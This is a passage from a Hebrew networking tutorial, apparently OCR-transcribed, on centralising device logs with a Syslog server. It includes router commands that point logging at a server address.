  ניתן להשתמש בנתוני היומנים כדי לזהות בעיות, לעקוב אחר ביצועים, לאתר איומים אבטחתיים או לבצע ניתוחים אחרים.


- **מנגנוני התראה:**
  שרתים רבים מציעים אפשרויות להתריע על אירועים מסוימים או על בעיות המתרחשות במערכת.

- **שיתוף פעולה בין מערכות:**
  Syslog מאפשר לתאם ולרכז את היומנים ממגוון מכשירים ומערכות, דבר המייעל את הניהול והבקרה.

בדרך כלל, מערכות ניהול יומנים מציעות ממשקי **משתמש גרפיים** או כלים נוספים לניתוח **ויזואלי** של הנתונים.


שלבי הגדרה:

בשרת, נכבה את כל שאר התהליכים ונפעיל את תהליך ה- **Syslog**.



ORACLE

נגדיר את המכשירים שאמורים לשלוח **LOGS** לשרת (**ודאו ש Logging מופעל**):

```
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config)#logging 172.18.160.4
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config)#loggin trap debugging
```

מבדיקה זריזה בשרת **Syslog** נראה שהכל עובד תקין: